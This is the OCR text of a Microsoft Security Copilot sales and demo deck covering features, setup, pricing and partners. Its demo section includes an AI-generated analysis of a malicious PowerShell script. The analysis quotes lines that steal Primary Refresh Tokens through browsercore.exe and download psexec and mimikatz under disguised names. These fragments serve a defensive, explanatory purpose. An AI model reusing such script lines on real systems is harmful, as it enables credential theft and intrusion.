Microsoft Security

Security Copilot

AI for Securirty

DHANI ABEY
AMIT SINGH

Agenda

Introduction to Security Copilot
Prompt Engineering for Security
Demo
Q&A

A Copilot for every Microsoft Cloud experience

Copilot for Microsoft 365

Works alongside you in the apps you use every day

Learn more

Copilot for Dynamics 365

Turbocharge your workforce with a copilot for every job role

Learn more

Copilot for Power Platform

Imagine it, describe it, and Power Platform builds it

Learn more

Microsoft Copilot for Security

Defend at machine speed with Microsoft Security Copilot

Learn more

GitHub Copilot

Increase developer productivity to accelerate innovation

Learn more

Microsoft Security

Security Copilot

AI for Secuirty

AI is the ONLY way to win in Security

Industry Challenges

- Ever widening labor gap
- Proliferation of technology/Signal
- Complexity of cybersecurity
- Sophisticated threat actors don't play by rules
- Level playing field with bad guys with AI – arm good guys with AI

- **Do more with less** - Mobilize entire IT team to do security
- **Reduce tech debt**, use security tools as intended
- **Proficiency gains** as team learns through doing, with help of AI
- **Efficiency gains** through automation
- **Increase speed and scale** of existing team with C4S
- **Team retention** - Increase employee experience, automate the mundane, decrease alert fatigue

Adding Copilot for Security is like adding a highly seasoned security expert to the team…and when automation is incorporated, its like having many experts working around the clock! – Dhani Abey


What is AI for Cybersecurity?

Microsoft Security

24/7 Expert Generative AI Companion for...

Cybersecurity • Identity and Access • Device Management • Data and Compliance • Threat Hunting • Incident Response


- How can I improve my security posture?
- Are any of my machines affected?
- Summarize this incident in bullets.
- Which alerts are being triggered the most?
- What is log4shell?
- Tell me about Defender incident 20259.



Security demands more than generic LLMs

- Real-time signal processing
- Investigative reasoning
- Precision and evidence
- Persistent data context

Prompt: What is the reputation for vectorsandarrows.com?



with **a generic LLM**

How Microsoft solves these challenges

Making AI a force multiplier

Cyber skills and promptbooks

+

Evergreen threat intelligence

+

Plugins

+

Security-specific orchestrator


+

Hyperscale infrastructure

+

Advanced LLMs + Microsoft Security

Prompt: What is the reputation for vectorsandarrows.com?



with Security Copilot

Benefit across your security and IT team

Security operations

Junior SOC analyst

- Accelerate investigation and remediation
- Reverse engineer malicious scripts

Senior SOC analyst

- Automate advanced tasks
- Reverse engineer malicious scripts

Threat intelligence (TI) analyst

- Enrich analysis with unified TI
- Accelerate threat hunting

CISO

- Get executive summary and detailed reporting

Beyond the SOC

Data security admin

- Proactive data security posture management
- Discover protection gaps and streamline controls

IT admin

- Risk investigation
- Accelerate IT troubleshooting


Identity admin

- Cloud risk exploration and remediation
- Firewall attack summarization

Setting Up Takes 5 mins

- Security Copilot is an Azure Service
- Provision capacity through Azure **OR**
- Provision capacity via - https://securitycopilot.microsoft.com/
- Wizard-guided Set up
- Input
  - Azure subscription
  - Resource group
  - Region
  - Capacity name
  - Quantity of SCUs
- To create capacity, must be an
  - Security Administrator
  - Azure subscription owner or
  - contributor

https://learn.microsoft.com/en-us/copilot/security/get-started-security-copilot#try-out-the-security-copilot-standalone-and-embedded-experienc



Security Copilot pricing

Microsoft Security Copilot is offered as a flexible consumptive model

Start now with a consumptive model


Provision Security Compute Units (SCU) to run all Security Copilot workloads

Easily manage costs with in-product dashboard to monitor usage


Microsoft Defender Threat Intelligence **is included** with Security Copilot

Security Copilot – Billing and Usage

- Uses Security Compute Units – SCU
- SCU – unit of measure of computing power to run Security Copilot
- Billed monthly, based on provisioned capacity
- SCU's are billed by the hour $4/unit/hr
- Managing Capacity and Usage
  - SCUs maybe increased/decreased as needed
  - Usage Monitoring Dashboard to track usage – up to 90 days
  - Owners have granular usage visibility



Pricing Calculator




https://azure.microsoft.com/en-us/pricing/details/microsoft-security-copilot/

Copilot for Security

GCC ETA June 2025

EXPERIENCES



Natural language to KQL || Reverse engineer Malware/ Script analysis || Find Risky Users or IDs

Simplify Policy Management || Write Incident Reports || Integrate Business Processes

Multi-stage incident involving Initial access & Command ...

Copilot | Ask Defender Experts | Comments and history | Generate incident repo

EMBEDDED

Important! Attack disruption has automatically taken multiple response actions. For more details, go to the Action center.

This information is limited because of your current permission. Contact a global administrator to change your permissions.

Attack story | Alerts (51) | Assets (16) | Investigations (5) | Evidence and Response (91) | Summary

- Home
- Incidents & alerts
  - Incidents
  - Alerts
- Hunting
- Actions & submissions
- Threat intelligence
- Secure score
- Learning hub
- Trials
- Partner catalog
- Assets
- Devices
- Identities
- Endpoints
- Vulnerability management
- Partners and APIs
- Evaluation & tutorials
- Configuration management
- Email & collaboration
- Investigations
- Explorer
- Review
- Campaigns
- Threat tracker
- Exchange message trace
- Attack simulation training
- Policies & rules

Alerts

0/51 Active alerts | Unpin all | Show all

Oct 17, 2023 4:07 AM · Resolved
Potential human-operated malicious activity
parkcity-win10s.parkcity.alpineskihouse.co 2 Users

Oct 17, 2023 5:33 AM · Resolved
Suspicious RDP session
parkcity-win10v.parkcity.alpineskihouse.co 2 Users

Oct 17, 2023 5:37 AM · Resolved
Manatee Tempest activity group
parkcity-win10v.parkcity.alpineskihouse.co jonaw

Oct 17, 2023 5:37 AM · Resolved
Communication with suspicious domain identified by threat intelligence (Preview)
parkcity-dc


Oct 17, 2023 5:37 AM · Resolved
Possible attempt to access Primary Refresh Token (PRT)
parkcity-win10v.parkcity.alpineskihouse.co jonaw

Oct 17, 2023 5:37 AM · Resolved
Suspicious Microsoft cloud token fetch
parkcity-win10v.parkcity.alpineskihouse.co jonaw

Oct 17, 2023 5:37 AM · Resolved

Incident graph

Layout | Group similar nodes



Multi-stage incident involving Initial access & Command and control including Ransomware on multiple endpoints reported by multiple sources

High · Resolved

Ransomware | Attack Disruption | ignite | +1

Manage incident

RECOMMENDATIONS

Ransomware Incident response playbook

View ransomware investigation and response recommended steps for this incident

Open ransomware playbook

RELATED THREATS

Threat overview: Human-operated ransomware

32 impacted assets

View threat analytics report

Actor profile: Manatee Tempest – from FakeUpdates to ransomware

Copilot

Incident summary
Nov 9, 2023 5:47 PM

The security incident occurred between 2023-10-17 08:07:35 UTC and 2023-10-24 06:57:14 UTC, involving a high-severity ransomware attack. The incident started with suspicious activity on the devices 'parkcity-win10s' and 'parkcity-win10v', where malware and Mimikatz credential theft tool were detected. Users 'lynner' and 'jonaw' were impacted, and lateral movement was observed using remote logon and SMB remote file access.

The attackers used PowerShell, Mimikatz, and other tools to access and manipulate files, tamper with system recovery settings, and delete file backups. The Manatee Tempest activity group was involved, and communication with suspicious domains and IPs was detected. The attackers also attempted to access Primary Refresh Tokens (PRT) and used Windows Sysinternals tools for evasion.

The attack spread to other devices, including 'parkcity-win10r', 'parkcity-win11t', and 'parkcity-win11u', with similar patterns of lateral movement, credential theft, and ransomware activity. The user 'jonis' was also involved in manipulating files with the uncommon extension 'lockbit', indicating a potential ransomware attack. Multiple failed user logon attempts were observed, and security measures were taken to block and contain the attack.

AI generated. Verify for accuracy.

STANDALONE

The script exhibits several actions that suggest malicious intent. It initiates a request to a website, attempts to locate and execute a specific file (`browsercore.exe`), and sends a request to a Microsoft login URL. The script then saves the response to a file in the temporary directory. Furthermore, it downloads two files (`psexec.exe` and `mimikatz_trunk.zip`) from the internet and stores them in the temporary directory with different names. These actions may be an attempt to avoid detection by security software. The downloaded files are well-known tools used for system exploitation and credential dumping, indicating that the script is likely part of a larger attack.

1. The script sends a request to the website vectorsandarrows.com.

```
curl vectorsandarrows.com

```

2. The script defines a function called `Get-UserPRTToken` that tries to locate and execute the `browsercore.exe` file from two possible locations. This function sends a request to `h**ps://0pm4injiht-kobyqpi8rd.app.highlights.guide/common/oauth2/authorize` and retrieves the response.

```
function Get-UserPRTToken
{
    ...
    $p.StartInfo.FileName = $browserCore
    ...
    "uri":"h**ps://0pm4injiht-kobyqpi8rd.app.highlights.guide/common/oauth2/authorize",
    ...
}

```

3. The script invokes the `Get-UserPRTToken` function and saves the output to a file named `prtt.bin` in the temporary directory.

```
Get-UserPRTToken > $Env:temp\prtt.bin

```

4. The script downloads the `psexec.exe` file from `h**ps://live.sysinternals.com/` and saves it as `notepad.exe` in the temporary directory.

```
wget h**ps://live.sysinternals.com/psexec.exe -outfile $Env:temp\notepad.exe

```

5. The script downloads the `mimikatz_trunk.zip` file from `h**ps://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/` and saves it as `mechanteprune.zip` in the temporary directory.

```
wget h**ps://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -outfile $Env:temp\mechanteprune.zip

```

Ask anything about security, or type / for suggestions or * for promptbooks

End-to-end security at machine speed and scale

Rapid investigation and response

Investigate with AI-assisted insights and quickly pivot to remediation with actionable, prioritized recommendations.

Scaled visibility

Quickly assess security posture, threats and policy or compliance gaps. Access summaries with context to understand the potential impacts.

Faster troubleshooting

Get deep understanding of device, user, access, and app status to resolve issues quickly. Find and remediate policy issues faster with natural language prompts.

Advanced skills unlocked

Script analysis and natural language to KQL and KeyQL empower any team member to complete complex tasks with confidence.

Microsoft Security solutions	Available in the **standalone** experience	Available as an **embedded** experience
Microsoft Defender XDR	✓	✓
Microsoft Sentinel	✓	✓*
Microsoft Intune	✓	✓
Microsoft Entra	✓	✓
Microsoft Purview	✓	✓
Microsoft Defender for Cloud	✓	✓

*Available as part of the Unified Security Operations Platform.

GCC ETA June 2025

Security Copilot's growing partner ecosystem

52
service partners

96
independent software vendors

30+
third-party plugins available

Threat intelligence

CYWARE
DARKTRACE
FORESCOUT
cybersixgill
REVERSINGLABS
GREYNOISE
AbuseIPDB
INTEL471
CrowdSec
SHODAN
urlscan Pro
Threat Hunting
CHECKPHISH by BOLSTER
WhoisFreaks

Device, network, and identity

netskope
CYBERARK
jamf
red canary
TANIUM
SAVIYNT
sgnl
SILVERFORT
circl.lu
valence
Quest
tufin

New to ecosystem
splunk>
servicenow

Use cases

Primary use cases

Incident summarization

Impact analysis

